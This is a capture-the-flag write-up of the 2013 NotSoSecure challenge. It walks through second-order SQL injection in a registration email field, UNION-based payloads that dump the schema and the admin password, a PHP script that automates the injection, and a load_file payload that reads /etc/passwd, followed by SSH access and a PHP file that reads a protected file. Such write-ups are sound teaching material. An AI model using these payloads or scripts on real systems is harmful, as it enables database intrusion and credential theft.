NotSoSecure CTF

Author: Marcelo Echeverría / Daniel Correa
Twitter: @NullLifeTeam
URL: http://www.null-life.com/

Flag 1

Invalid credentials on http://ctf.notsosecure.com/71367217217126217712/ return the next content (by using a browser you are unable to see the body content because the location header forces the load of the error.php resource):

```
HTTP/1.1 302 Found
Date: Fri, 25 Oct 2013 12:06:18 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.7
location: error.php
Vary: Accept-Encoding
Content-Length: 40
Connection: close
Content-Type: text/html

7365637265745f72656769737465722e68746d6c
```

This code was used to get the headers and the body content of the checklogin.php resource:

```
<?php

$url = 'http://ctf.notsosecure.com/71367217217126217712/checklogin.php';
$ch = curl_init();

curl_setopt($ch,CURLOPT_URL, $url);
curl_setopt($ch,CURLOPT_HEADER, 1);
curl_setopt($ch,CURLOPT_POST, 1);
curl_setopt($ch,CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch,CURLOPT_SSL_VERIFYPEER, false);
curl_setopt($ch, CURLOPT_POSTFIELDS, "muysername=&mypassword=");
$result = curl_exec($ch);
echo $result;

curl_close($ch);
```

Convert the ASCII codes to string:

```
secret_register.html
```

Register a user using the secret site:
http://ctf.notsosecure.com/71367217217126217712/secret_register.html

The site returns the cookie **session_id**, with the user email encoded with Base64.

There is a SQL injection in the email account input. You can register and login with these users to return the desired information:


User	BASE64 DECODE (session_id)	Comment
NULL'+UNION+SELECT+schema(),2+FROM+DUAL--+-	2ndorder	Schema Name
NULL'+UNION+SELECT+table_name,2+FROM+information_schema.tables+where+table_schema='2ndorder'--+-	users	Table name from “2ndorder” schema
NULL'+UNION+SELECT+column_name,2+FROM+information_schema.columns+where+table_name='users'+limit+0,1--+-	id	First column from “users” table
NULL'+UNION+SELECT+column_name,2+FROM+information_schema.columns+where+table_name='users'+limit+1,1--+-	name	2nd column from “users” table
NULL'+UNION+SELECT+column_name,2+FROM+information_schema.columns+where+table_name='users'+limit+2,1--+-	password	3rd column from “users” table
NULL'+UNION+SELECT+column_name,2+FROM+information_schema.columns+where+table_name='users'+limit+3,1--+-	email	4th column from “users” table
NULL'+UNION+SELECT+name,2+FROM+users+where+id=1--+-	admin	Username from user id 1
NULL'+UNION+SELECT+password,2+FROM+users+where+id=1--+-	sqlilabRocKs!!	Password from user id 1

Source code of the tool used to retrieve data using the SQL Injection:

```
<?php

$q = $argv[1];
$ch = curl_init();

// Register user
$url =
"http://ctf.notsosecure.com/71367217217126217712/register.php?regname=$q&regemail=staf
```

```
@null-life.com&regpass1=YBbNWGsr&regpass2=YBbNWGsr";
curl_setopt($ch,CURLOPT_URL, $url);
curl_setopt($ch,CURLOPT_HEADER, 1);
curl_setopt($ch,CURLOPT_POST, 0);
curl_setopt($ch,CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch,CURLOPT_SSL_VERIFYPEER, false);

$result = curl_exec($ch);

if (!strstr($result, 'You have sucessfully registered!')) {
        echo "Error en la registacion" . PHP_EOL;
        exit;
}

// Login and get PHPSESSID cookie
$url = 'http://ctf.notsosecure.com/71367217217126217712/checklogin.php';
curl_setopt($ch,CURLOPT_URL, $url);
curl_setopt($ch,CURLOPT_HEADER, 1);
curl_setopt($ch,CURLOPT_POST, 1);
curl_setopt($ch,CURLOPT_RETURNTRANSFER, 1);
curl_setopt($ch,CURLOPT_SSL_VERIFYPEER, false);
curl_setopt($ch, CURLOPT_POSTFIELDS, "myusername=$q&pass=pass--
-&mypassword=YBbNWGsr");

$result = curl_exec($ch);

preg_match_all('|Set-Cookie: PHPSESSID=(.*); path=/|', $result, $m);
$cookie = $m[1][0];

// Redirect to uber_secret.php and get session_id cookie
$url = 'http://ctf.notsosecure.com/71367217217126217712/uber_secret.php';
curl_setopt($ch,CURLOPT_URL, $url);
curl_setopt($ch,CURLOPT_POST, 0);
curl_setopt($ch,CURLOPT_COOKIE, "PHPSESSID=$cookie");
$result = curl_exec($ch);

preg_match_all("|Set-Cookie: session_id=(.*)|", $result, $m);

// Decode base64
$sid = urldecode($m[1][0]);
echo base64_decode($sid) . PHP_EOL;

curl_close($ch);
```

Login with user admin and password sqlilabRocKs!!, and get the first flag.



Success!

click here to go back

Well done, Flag is 815290. 2nd flag is in file secret.txt

You are Admin!

Flag

815290

Flag 2

Solution

Read /etc/passwd file, with the **load_file** mysql function using the user:

```
NULL'+UNION+SELECT+load_file('/etc/passwd'),2+FROM+dual--+-
```

Result

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
... (Cropped)
postgres:x:107:112:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
ctf:x:1000:1000:,,,:/home/ctf:/bin/bash
temp123:x:1001:1001:weakpassword1:/home/temp123:/bin/sh
ntop:x:108:116::/var/lib/ntop:/bin/false
```

Login using SSH (temp123:weakpassword1@ctf.notsosecure.com).

The secret.txt file is located at the bottom of the filesystem:

```
temp123@ctf:/$ ls -lia /secret.txt
   4754 -r--------   1 www-data www-data   684 Oct 25 07:46 secret.txt
```

Only the user www-data can read the final flag, so you can use the Apache process to read the file. First, create the public_html under the /home/temp123/ folder:

```
mkdir /home/temp123/public_html/
```

Create the file index.php as follows:

```
<?php
echo file_get_contents('/secret.txt');
```

Finally, execute the script by accessing the user's virtualhost:
http://ctf.notsosecure.com/~temp123/index.php

The answer is:

```
Well done, 2nd Flag is 128738213812990. email both the flags to ctf@notsosecure.com with
subject d make sure you delete all the files you have created on the server so you dont
allow other users easy points by using the files left by you on the server. Please
provide a detailed write up to qualify for cash prize! The person with best write-up
wins. You are allowed to publish the write-up on public site, but please do this after
the CTF has finished (sunday, 27th October). Hope you enjoyed the CTF. This was taken
from one of challenges we have on SQLi Labs. To practice more on this visit our SQLi
Labs. The next public CTF will take place in December. Thanks Sid
```

Flag

128738213812990